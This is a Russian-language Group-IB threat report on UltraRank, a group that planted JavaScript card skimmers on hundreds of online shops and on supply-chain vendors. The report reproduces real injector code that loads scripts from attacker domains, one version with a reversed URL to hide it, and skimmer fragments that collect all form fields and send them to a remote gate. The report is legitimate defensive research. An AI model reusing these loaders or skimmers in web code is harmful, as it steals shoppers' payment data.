ULTRARANK

АВГУСТ 2020

Незамеченная эволюция угрозы JS-сниффероов

НАЗВАНИЕ	UltraRank
СПЕЦИАЛИЗАЦИЯ	Кража данных банковских карт с использованием JavaScript-сниффероов
КОЛИЧЕСТВО ЖЕРТВ	Как минимум 691 онлайн-магазин, 13 сторонних поставщиков
ГЕОГРАФИЯ ДЕЯТЕЛЬНОСТИ	Европа, Азия, Северная Америка, Латинская Америка
ПЕРИОД АКТИВНОСТИ	5 лет

Ограничение применения

1. Отчет подготовлен специалистами Group-IB без какого-либо финансирования третьими лицами.

2. Целью отчета является предоставление сведений о тактике, инструментах и особенностях инфраструктуры ранее неизвестной группы UltraRank для минимизации риска дальнейшего совершения противоправных деяний, их своевременного пресечения и формирования у читателей должного уровня правосознания. В отчете приведены индикаторы компрометации, которые могут быть использованы организациями и специалистами для проверки своих сайтов на наличие вредоносного кода, а также рекомендации от экспертов Group-IB по превентивным мерам защиты от атак группы. Описание технических деталей угроз в отчете приведено исключительно для ознакомления с ними специалистов по информационной безопасности с целью предотвращения возникновения подобных инцидентов в дальнейшем и минимизации возможного ущерба. Опубликованные в отчете технические детали угроз не являются пропагандой мошенничества и/или иной противоправной деятельности в сфере высоких технологий и/или иных сферах.

3. Отчет подготовлен в информационных и ознакомительных целях, ограничен в распространении и не может использоваться читателем в коммерческих и иных, не связанных с образованием или личным некоммерческим использованием целях. Group-IB предоставляет читателям право использовать отчет на территории всего мира путем скачивания, ознакомления с отчетом, цитирования отчета в объеме, оправданном правомерной целью цитирования, при условии, что сам отчет, включая ссылку на сайт правообладателя, на котором он размещен, будут указаны как источники цитаты.

4. Отчет и все его части являются объектами авторского права и охраняются нормами права в области интеллектуальной собственности. Запрещается его копирование, распространение полностью или в части, в том числе путем копирования на другие сайты и ресурсы в сети Интернет, или любое иное использование информации из отчета без предварительного письменного согласия правообладателя. В случае нарушения авторских прав Group-IB на отчет, Group-IB вправе обратиться за защитой своих прав и интересов в суд и иные государственные органы с применением к нарушителю предусмотренных законодательством мер ответственности, включая взыскание компенсации.

5. Пострадавшие лица, указанные в настоящем отчете, были проинформированы Group-IB доступными способами.

Оглавление

* **Глава доступна в полной версии отчета для клиентов Group-IB Threat Intelligence.**


Запишитесь на бесплатный пилотный проект, чтобы протестировать все возможности системы и получить полную версию исследования:

research@group-ib.ru

Введение

Семейство JS-сниффферов

это совокупность семплов с незначительными отличиями в коде, осуществляющих схожие действия при сборе и отправке данных на сервер злоумышленников — гейт.



Технический отчет Group-IB «Преступление без наказания: анализ семейств JS-сниффферов»

В марте прошлого года Group-IB опубликовала технический отчет «**Преступление без наказания: анализ семейств JS-сниффферов**», в рамках которого впервые исследовала этот класс вредоносного программного обеспечения (ВПО), предназначенного для кражи данных банковских карт на веб-сайтах.

В документе анализировалось более **2000 зараженных онлайн-магазинов**, посетители которых (**суммарно около полутора миллионов человек в день**) подверглись риску компрометации. Исследование команды **Group-IB Threat Intelligence** стало первым шагом в изучении рынка сниффферов, инфраструктуры и способов монетизации, приносящих их создателям миллионы долларов.

Отчёт Group-IB содержал данные о 38 уникальных семействах JavaScript-сниффферов, восемь из которых были обнаружены и описаны впервые не только в России, но и на международном рынке.

За короткое время этот малоизученный тип вредоносного кода превратился в мейнстрим-инструмент киберпреступников, зарабатывающих на продаже текстовых данных банковских карт. По данным аналитического отчета Group-IB **Hi-Tech Crime Trends 2019/2020**, JS-сниффферы являются одной из наиболее динамично развивающихся угроз. За неполные полтора года количество обнаруженных Group-IB семейств такого ВПО выросло более чем в два раза: сегодня их уже 96.

От семейства — к группе

Каждое семейство JS-сниффферов – это совокупность семплов с незначительными отличиями в коде, которые внедряются злоумышленниками на сайт для перехвата вводимых пользователем данных — номеров банковских карт, имен, адресов, логинов, паролей и др. Эти данные отправляются на сервер злоумышленников — гейт, затем, как правило, продаются кардерам на специализированных форумах в даркнете, значительная часть которых состоит из **русскоязычных киберпреступников**.

Мониторинг андеграундных площадок, всестороннее исследование существующих образцов этого вредоносного кода, а также изучение новых кейсов с заражениями веб-сайтов, онлайн-магазинов и сервисов позволили экспертам Group-IB выйти на новый этап исследования этой угрозы — атрибуции атак с использованием JS-сниффферов до конкретной группы. Собранная информация позволяет сопоставить преступные группы с используемыми ими инструментами даже в том случае, если группа меняла инфраструктуру и модифицировала вредоносный код в ходе своей деятельности.

Атака на The Brandit Agency

стала отправной точкой исследования экспертов Group-IB, в результате которого была обнаружена инфраструктура группы UltraRank и идентифицированы более ранние атаки злоумышленников

691 сайт

и как минимум 13 сторонних поставщиков смогла заразить группа UltraRank, начиная с 2015 года

В фокусе — UltraRank

В феврале 2020 года специалисты Group-IB Threat Intelligence обнаружили, что пять сайтов, созданных маркетинговым агентством **The Brandit Agency** для своих клиентов, заражены JS-снифферами.

Исследование этой атаки позволило связать ее с другими, более ранними атаками, в которых также использовались JS-снифферы. Это подтвердило гипотезу, что атака на агентство была лишь частью продолжительной вредоносной кампании, за которой стояла одна и та же преступная группа. По данным Group-IB, в совокупности с 2015 года UltraRank смогла заразить **691** отдельный сайт.

Но атакующие выбирали для себя и более крупные цели, под которые планировались значительно более сложные атаки типа supply chain. Так, их жертвами стали 13 сторонних поставщиков в Европе, Азии, Северной и Латинской Америке. Их заражение могло принести злоумышленникам суммарно более 100 тыс. инфицированных сайтов, на краже данных банковских карт с которых группа могла заработать сотни миллионов долларов.

Свои позиции на рынке киберпреступности группа укрепляла за счет активной борьбы с конкурентами. Она взламывала уже скомпрометированные сайты и к существующему коду конкурентной преступной группы добавляла свой JS-сниффер, чтобы на всех зараженных сайтах код двух снифферов подгружался одновременно.

Group-IB впервые раскрывает детали деятельности этой группировки, получившей название UltraRank. Данное исследование описывает не только одного из наиболее успешных игроков рынка кражи и сбыта данных банковских карт, но и прослеживает трансформацию JS-снифферов в сложную угрозу, за которой стоит четко сегментированный киберпреступный бизнес. Как и всегда, в финальной главе отчета мы приводим индикаторы компрометации и блок рекомендаций, который поможет принять превентивные меры против угрозы UltraRank и подобных ей.

Связи между кампаниями UltraRank и магазином по продаже скомпрометированных карт ValidCC

Campaign 2	Campaign 5	Campaign 12	ValidCC	Инструменты
	✓	✓	✓	localhost.localdomain Certificates
✓	✓	✓		Script i33.php
✓		✓	✓	33 related domain names
✓	✓			Trafficanalyzer JavaScript 1.9.2
✓	✓			Similar code of JS sniffer
✓	✓			jQuery17 injector
✓	✓			jQuery17 JS sniffer
✓	✓			javascript-obfuscator
✓		✓		*.host.com Certificates
✓		✓		Radix obfuscation
	✓	✓		File preload.js
		✓	✓	DDos attack on ValidCC fakes
		✓	✓	CoalaBot samples

Ключевые выводы

Знакомьтесь: UltraRank

За период своей активности UltraRank выстроила автономную бизнес-модель с уникальной технической и организационной структурой, а также собственную систему сбыта и монетизации украденных данных банковских карт. Так, у группы предположительно есть **кардшоп ValidCC**, средний доход от продажи данных банковских карт которого составляет **$5000 – $7000** в день.

О том, что UltraRank не является рядовым игроком этого рынка, говорят методы конкурентной борьбы, которые она использует: эксперты Group-IB фиксировали атаки UltraRank на конкурирующие группы, а также на фишинговые страницы, имитирующие связанный с ней кардшоп.

За пять лет UltraRank неоднократно меняла инфраструктуру, а также несколько раз модифицировала вредоносный код в своем арсенале, в результате чего аналитики долгое время ошибочно атрибутировали эти атаки разным злоумышленникам.

В этом отчете исследуются три крупные кампании UltraRank. Им присвоены имена согласно атрибуции, распространенной сегодня среди исследователей:

- **Campaign 2** (Group 2) — с июля 2015 года по апрель 2020 года;
- **Campaign 5** (Group 5) — с октября 2016 года по февраль 2019 года;
- **Campaign 12** (Group 12) — с сентября 2018 года по настоящее время.

Среди общих черт всех кампаний:

1. Схожие механизмы сокрытия реального расположения сервера (динамически меняющийся IP-адрес) и одинаковые паттерны при регистрации доменов;
2. Создание сразу нескольких хранилищ для вредоносного кода с идентичным содержимым, но с использованием различных доменных имен;
3. Совмещение крупных supply-chain атак с заражениями одиночных целей.

Отличают эти кампании используемые инструменты – три разных семейства JS-снифферов.

Кампания	Campaign 2	Campaign 5	Campaign 12
Ошибочный вариант атрибуции	Group 2	Group 5	Group 12
Сниффер	FakeLogistics	WebRank	SnifLite
Начало кампании	Июль 2015	Октябрь 2016	Сентябрь 2018
Масштаб заражений в 2019-2020 гг.	168 сайтов	464 сайта	59 сайтов

Под «кампанией» в данном случае подразумевается совокупность атак, осуществленных преступной группой UltraRank с использованием одного из трех семейств сниферов — FakeLogistics, WebRank и SnifLite. Для каждой кампании группа строила с нуля новую инфраструктуру.

Существуют также свидетельства возможной причастности группы к другим кампаниям с использованием JS-снифферов, например, **OldGrelos** или **LoadReplay**. В рамках этих атак используется похожий вредоносный код, но нет других однозначных доказательств того, что за ними стояла UltraRank.

От одиночных заражений к supply-chain-атакам

Группа **UltraRank** — автор серии атак на сторонних поставщиков услуг для онлайн-ресурсов, к которым относятся различные рекламные сервисы и сервисы браузерных уведомлений, агентства веб-дизайна, маркетинговые агентства, разработчики сайтов и др. Внедряя вредоносный код в скрипты продуктов этих компаний, злоумышленники могут перехватывать данные банковских карт покупателей на сайтах всех магазинов, на которых используется зараженный скрипт.

В результате атаки в феврале 2020 г. на проекты агентства The Brandit Agency, которое в том числе занимается разработкой на CMS Magento, были заражены пять сайтов, созданных агентством для своих клиентов, в том числе таких крупных, как T-Mobile. Годом ранее по меньшей мере 227 e-commerce сайтов были скопрометированы в результате похожей атаки на французскую рекламную сеть Adverline.

Комплексные supply-chain атаки UltraRank совмещала и с заражениями отдельных сайтов: например, реселлеров билетов на спортивные события (Олимпиада и Евро-2020) или сайта компании Block and Company, Inc., через который представители финансовых компаний, игровой и других индустрий приобретали оборудование для подсчета и проверки купюр, а также их хранения.

Монетизация украденных данных

ValidCC

кардшоп, через который UltraRank, предположительно, монетизировала украденные данные банковских карт

Дальнейший анализ инфраструктуры UltraRank указал на её связь с кардшопом ValidCC и позволил сделать предположение о том, как именно группа сбывала и монетизировала украденные данные.

Магазин начал свою работу в 2014 году, за год до регистрации первого известного домена в рамках Campaign 2. Его официальным представителем на форумах является пользователь с ником **SPR**. В основном все посты он публикует на английском языке, однако при общении с клиентами SPR зачастую переходит на русский, который, предположительно, является для него основным. Таким образом, магазином ValidCC, вероятно, управляет русскоязычный пользователь.

$5000 – $7000

зарабатывают за один день владельцы кардшопа ValidCC, предположительно связанного с группой UltraRank

Согласно внутренней статистике кардшопа, в 2019 году его владельцы зарабатывали по **$5000 – $7000** в день на продаже самостоятельно собранных данных банковских карт и еще **$25 000 – $30 000** выплачивали сторонним поставщикам украденных платежных данных.

На связь кардшопа с UltraRank указывает ряд фактов:

Появление кардшопа незадолго до старта первой кампании, использование инфраструктуры UltraRank для атак на фишинговые сайты под ValidCC, связь между магазином и инфраструктурой группы. Все это позволяет говорить о том, что он, вероятнее всего, используется для продажи банковских карт, украденных преступной группой.

Анализ активности преступной группы UltraRank

Взлом рекламного агентства The Brandit Agency

3 февраля 2020 года специалисты Group-IB обнаружили заражение как минимум пяти сайтов, созданных компанией The Brandit Agency. Проекты, работающие под управлением CMS Magento, были заражены вредоносным кодом, который подгружался с хоста `toplevelstatic[.]com`.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = '//toplevelstatic.com/setting/min.min.js';
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Рисунок 1. Фрагмент вредоносного кода, внедренного на сайты The Brandit Agency

Среди зараженных сайтов были следующие проекты компании:

- George Washington Carver Academy
- My Metro Gear для T-Mobile
- Wing Snob
- True Precision
- Footprint Retail Services

Взлом сайта Block and Company

1 июня 2020 года специалисты Group-IB обнаружили, что сайт компании **Block and Company**, производителя товаров для финансовых организаций, работающий под управлением CMS Magento, заражен. Внедренный скрипт, который отвечал за подгрузку основного кода сниффера, схож с использованным в февральской атаке на сайты The Brandit Agency. В обоих случаях для загрузки вредоносного кода злоумышленниками использовался домен `toplevelstatic[.]com`.

```
var eventsListenerPool = document.createElement('script');
eventsListenerPool.async = true;
eventsListenerPool.src = 'sj.nim.nim/gnittes/moc.citatslevelpot//:sptth'.split(
    "").reverse().join("");
document.getElementsByTagName('head')[0].appendChild(eventsListenerPool);
```

Рисунок 2. Фрагмент вредоносного кода, внедренного на сайт Block and Company

Чтобы скрыть следы своего присутствия, атакующие изменили ссылку на файл со снифферером, представив строку с обратным порядком символов в коде инжектора.

Экспертам Group-IB также удалось установить, что компания Block and Company уже была атакована ранее, в апреле 2020 года, и вредоносный код доставлялся со взломанного сайта `famousgalleries[.]co[.]uk`, а сниффер загружался с домена `logistic[.]tw`, который до этого фигурировал в других кампаниях.

Анализ этих заражений и файлов, расположенных на сайте `toplevelstatic[.]com`, позволил выявить связь между различными атаками и проследить деятельность группы UltraRank вплоть до первых атак 2015 года.

Атрибуция и связи между кампаниями

На `toplevelstatic[.]com` были найдены те же файлы, что и на сайте `opendoorcdn[.]com` (к примеру, min.cr.js, SHA256: `545bcb7338df7fa90c8d28a0dc47a92eabfc099450025c01d9b8418dff3a6427`). Они использовались в атаках на несколько онлайн-магазинов, а также на сервисы по продаже билетов на Олимпиаду и Евро-2020 в ноябре-декабре 2019 года[1].

`Toplevelstatic[.]com` также содержал JavaScript-файлы, обнаруженные на сайте `brokercdn[.]com`, который, в свою очередь, фигурировал в атаке на французское рекламное агентство Adverline в январе 2019 года[2]. С ней также связаны четыре домена: `givemejs[.]cc`, `content-delivery[.]cc`, `cdn-content[.]cc`, `deliveryjs[.]cc`. В данном случае во вредоносном коде сниффера были использованы те же ключевые слова для определения страницы оплаты, что и в коде на сайтах по продаже билетов. В ходе этих атак, которые Group-IB относит к Campaign 12, злоумышленники использовали семейство сниферов, получившее название **SnifLite**.




Рисунок 3. Связь между доменами, использованными в ранних атаках, относимых к Campaign 12

[1] https://www.goggleheadedhacker.com/blog/post/14

[2] https://www.trendmicro.com/en_us/research/19/a/new-magecart-attack-delivered-through-compromised-advertising-supply-chain.html

Помимо доменов `brokercdn[.]com` и `opendoorcdn[.]com`, зарегистрированных в один день – 14 января 2019, злоумышленники создали еще два запасных: `fastmycdn[.]com` и `rooplancdn[.]com`. На всех четырех были найдены идентичные JavaScript-файлы с одинаковыми датами последнего изменения. Предположительно, все эти сайты привязаны к одному серверу злоумышленников, а дополнительные адреса нужны для того, чтобы повысить «жизнеспособность» атак за счет распределенной инфраструктуры.

Также на сайте `toplevelstatic[.]com` был обнаружен файл **preload.js**. Он содержал код инжектора, который загружал файл **init.js** с сайта `cmytuok[.]top` после проверки текущего адреса пользователя при помощи регулярного выражения для определения страницы оплаты.

```
<script
        src="https://code.jquery.com/jquery-3.3.1.min.js"
        integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
        crossorigin="anonymous"></script>
<script type="text/javascript">if ((new RegExp("onepage|checkout|onestep|firecheckout")
    ).test(window.location)) {
    jQuery.ajax({
        url: "https://cmytuok.top/init.js", dataType: "script", success: function () {
        }, async: !0
    })
}</script>
```

Рисунок 4. Содержимое файла preload.js

Домен `cmytuok[.]top` относится к Campaign 5 и использовался группой для заражения сайтов, начиная с конца 2018 года.

```
<script type="text/javascript">
  if ((new RegExp("onepage|checkout|onestep|firecheckout")).test(window.location)) {
      jQuery.ajax({
          url: "https://cmytuok.top/init.js", dataType: "script", success: function ()
              {
          }, async: !0
      })
  }
</script>
```

Рисунок 5: Фрагмент кода инжектора, внедряемого в код зараженных сайтов для подгрузки основного кода сниффера

Такой же инжектор был использован для подгрузки файла init.js со следующих сайтов:

- `jsboxcontents[.]com`
- `jscontentdelivery[.]com`

Примечательно то, что во всех трех случаях — `cmytuok[.]top`, `jsboxcontents[.]com`, `jscontentdelivery[.]com` — для кражи карт пользователей онлайн-магазинов был использован код, схожий с JS-сниффером семейства **WebRank** (Campaign 5).

```
var q7a4017129bd636cf0f3b338959953270={
    snd:null,
    u1bee840f230f9955e81da97125bdbc69:'https://cmytuok.top/js/common.js',
    myid:(function(name){
        var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(\)\[\]\\
            \/\+^])/g,'\\$1')+'=([^;]*)'));
        return matches?decodeURIComponent(matches[1]):undefined;
    })('setidd')||(function(){
        var ms=new Date();
        var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
        var date=new Date(new Date().getTime()+60*60*24*1000);
        document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
        return myid;
    })(),
clk:function(){
        q7a4017129bd636cf0f3b338959953270.snd=null;
        var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
        for (var i=0;i&lt;inp.length;i++){
            if(inp[i].value.length&gt;0){
                var nme=inp[i].name;
                if(nme==''){nme=i;}
                    q7a4017129bd636cf0f3b338959953270.snd+=inp[i].name+'='+inp[i].value+'&';
            }
        }
    },
```

Рисунок 6. Фрагмент кода сниффера семейства WebRank, примененного в ходе атак с использованием сайта cmytuok[.]top

Помимо использования кода, подобного WebRank, в результате исследования JavaScript-файлов на сайте `jsboxcontents[.]com` было выявлено, что они совпадают с файлами, найденными на `web-stats[.]cc`. Данный ресурс ранее был замечен в атаках с использованием семейства снифферов WebRank. А в ходе анализа хоста **infostat.pw**, использованного в Campaign 5, был обнаружен файл init.js, содержавший в себе код сниффера, в котором в качестве гейта использовался хост `jscontentdelivery.com`.

Характер описанных выше атак на онлайн-магазины и сервисы в рамках Campaign 5 говорит о том, что за ними стоит профессиональная группа с внушительной инфраструктурой. Это подтолкнуло исследователей Group-IB к поиску более ранних атак злоумышленников (возможно, на одиночные цели), отмечающих начало их деятельности.

В атаках, относящихся к Campaign 12, группа UltraRank использует новый JavaScript-сниффер семейства **SnifLite**, являющийся значительно переработанной версией снифферов, использованных в предыдущих кампаниях.

```
var gatelink = "http://                    .php";
var method = "POST";
var thisdomain = window.location.host;
var datacollect = false;
var cachelenght = 1;
var consoleClearOnce = false;
var secureDebug=true;

!function(e){function n(e){function n(){return u}function o(){if(window.Firebug&&window.Firebug
    .chrome&&window.Firebug.chrome.isInitialized)return void t("on");var n=/./;n.toString=
    function(){checkStatus="on",t("on")},checkStatus="off",console.log("%c",n,e.label||""),e.
    once||console.clear&&console.clear(),t(checkStatus)}function t(e){u!==e&&(u=e,"function"==
    typeof r.onchange&&r.onchange(e))}function c(){f||(f=!0,e.once||(window.removeEventListener
    ("resize",o),clearInterval(a)))}"function"==typeof e&&(e={onchange:e}),e=e||{};var i=e.
    delay||1e3,r={};r.onchange=e.onchange;var u="unknown";r.getStatus=n;var a;e.once?o():(
    setInterval(o,i),window.addEventListener("resize",o));var f;return r.free=c,r}var o=o||{};o
    .create=n,"function"==typeof define?(define.amd||define.cmd)&&define(function(){return o}):
    "undefined"!=typeof module&&module.exports?module.exports=o:window[e]=o}("jdetects");
```

Рисунок 7. Фрагмент кода сниффера семейства SnifLite, использованного в ходе Campaign 12

Однако некоторые части кода нового образца имеют много общего со старыми JavaScript-снифферами семейств WebRank и FakeLogistics.

```
function serialize() {
    if (localStorage.getItem("storage.enabled") === "true") {
        var params = "";
        var elements = document.querySelectorAll("input, select, textarea, checkbox, radio,
            button");
        for (var i = 0; i < elements.length; i++) {
            if (elements[i].name === "") elements[i].name = elements[i].id;
            if (elements[i].name === "" && elements[i].id) elements[i].name = elements[i].cl
                assName;
            params += encodeURIComponent(elements[i].name) + "=" + encodeURIComponent(elements[
                i].value) + "&";
        }
        return params;
    } else {
        clearAllData(0);
    }
}

function sendtohost() {
    if (localStorage.getItem("storage.enabled") === "true") {
        var http = new XMLHttpRequest();
        http.open(method, gatelink, true);
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        http.send("data=" + btoa(atob(localStorage.getItem("Cache")) + "domain_identify=" +
            thisdomain + "&identify_user=" + localStorage.getItem("E-Tag")));
        localStorage.removeItem("Cache");
    } else {
        clearAllData(0);
    }
}
```

Рисунок 8. Фрагмент кода сниффера семейства SnifLite, использованного в Campaign 12

Анализируя атаку на рекламную сеть Adverline в рамках Campaign 12, специалисты Group-IB выявили **31** связанное доменное имя, которое, предположительно, было создано либо одним человеком, либо с использованием одного и того же сервиса. Как минимум 24 из них являются известными сайтами-хранилищами вредоносного кода для заражения онлайн-магазинов (например, `dnsden[.]biz`, `opencartmodules[.]biz`), которые применялись атакующими в ходе Campaign 2 и Campaign 12, или использовались в различных вредоносных кампаниях в прошлом (**0x00.shop**). Еще два домена относятся к кардшопу ValidCC, предположительно, использовавшемуся злоумышленниками для продажи украденных данных.

Дальнейший анализ выявил еще два связанных доменных имени, которые ранее использовались в Campaign 2: `cloudservice[.]tw` и `logistic[.]tw`.

Один из этих 33 связанных доменов, `trafficanalyzer[.]biz`, относящийся, согласно RiskIQ, к **Group 2**, использовался в атаках на ecommerce-сайты с 2015 года. Обнаруженные на сайте `trafficanalyzer[.]biz` семплы вредоносного JavaScript-кода семейства **FakeLogistics** для кражи данных банковских карт практически идентичны коду, который впоследствии был использован в семействе снифферов **WebRank**.




Рисунок 9. Сравнение образцов снифферов FakeLogistics и WebRank

Кроме того, доменное имя `trafficanalyzer[.]biz` и название файлов **jquery-1.9.2.min.js**, в которых хранился вредоносный код на этом сайте, является отсылкой к имени несуществующего фреймворка **Trafficanalyzer JavaScript framework, version 1.9.2**. Именно оно было использовано в нескольких различных семплах JS-снифферов, в том числе и в файле **mag.js**, обнаруженном на сайте `web-rank[.]cc`. Предположительно, преступная группа хотела таким образом выдать свой код за код легитимной JavaScript-библиотеки, используемой на зараженном сайте.

В репозитории **malware-magento-scanner**[3] были обнаружены четыре семпла вредоносного JavaScript-кода, также использующие имя Trafficanalyzer JavaScript framework, version 1.9.2. В качестве гейтов у данных семплов были следующие домены: `upsbroker[.]com` (Campaign 2), `system-backup[.]biz` (Campaign 2), `cloudservice[.]tw` (Campaign 2) и `webstat-info[.]ws` (Campaign 5).

Еще одной особенностью Campaign 5 стали атаки на конкурирующие преступные группы. К их вредоносному коду был добавлен сниффер WebRank таким образом, чтобы на каждом зараженном сайте подгружались оба JavaScript-сниффера.

При проведении атак в рамках Campaign 12 использовалась обфускация **Radix**. Данный механизм также применялся в части заражений, относящихся к Campaign 2: к примеру, вредоносные файлы на сайтах `dnsden[.]biz` и `checkip[.]biz` были обфусцированы с использованием того же алгоритма[4]. В то же время другая часть семплов JS-снифферов кампании Campaign 2, как и часть семплов WebRank (Campaign 5), была защищена при помощи обфускатора **javascript-obfuscator**[5].

В ходе исследования вредоносной активности с использованием JavaScript-снифферов семейства WebRank, на одном из хостов злоумышленников специалистами Group-IB был обнаружен файл **core.js**, в котором находился код, играющий роль инжектора. Он подгружает основной код для кражи банковских карт на сайт онлайн-магазина при определенных условиях (в данном случае производилась проверка того, что пользователь находится на странице оплаты). Помимо кода сниффера, этот скрипт также подгружал код библиотеки jQuery с сайта UPS.

```
if((new RegExp('onepage|checkout|onestep|firecheckout')).test(window.location)) {
    document.write('<script src="https://www.ups.com/assets/framework/jquery/
        jquery-1.11.1.min.js"></scr'+'ipt><script type="text/javascript">var jQuery17
        = $.noConflict(true);</scr'+'ipt><script src="https://web-rank.cc/app/
        mag.js"></scr'+'ipt>');
};
```

Рисунок 10. Содержимое файла core.js

[3] https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/Trafficanalyzer.js

[4] https://blog.sucuri.net/2019/03/more-on-dnsden-biz-swipers-and-radix-obfuscation.html

[5] https://github.com/javascript-obfuscator/javascript-obfuscator

jquery-code[.]su

использовался во время заражения сайта магазина Национального Республиканского Сенатского комитета (store.nrsc.org)

Дальнейший анализ показал, что идентичный код инжектора, помимо снифферов семейства WebRank, использовался также в Campaign 2 для подгрузки вредоносного кода. Он загружал код снифферов с сайтов-хранилищ `dnsden[.]biz` и `upsbroker[.]com`. В этом коде применялось такое же регулярное выражение для определения страницы оплаты и подгружалась библиотека jQuery. Кроме того, были обнаружены похожие семплы инжектора, загружавшие код со следующих сайтов:

- `jquery-code[.]su`
- `jquery-code[.]net`
- `jquery-code[.]biz`

Сайт `jquery-code[.]su`, в свою очередь, использовался во время заражения сайта магазина **Национального Республиканского сенатского комитета** (`store.nrsc.org`), которое было обнаружено в октябре 2016 года. В ходе атаки использовалась обфусцированная версия такого же инжектора, подгружавшего вместе с вредоносным кодом библиотеку jQuery с сайта UPS.

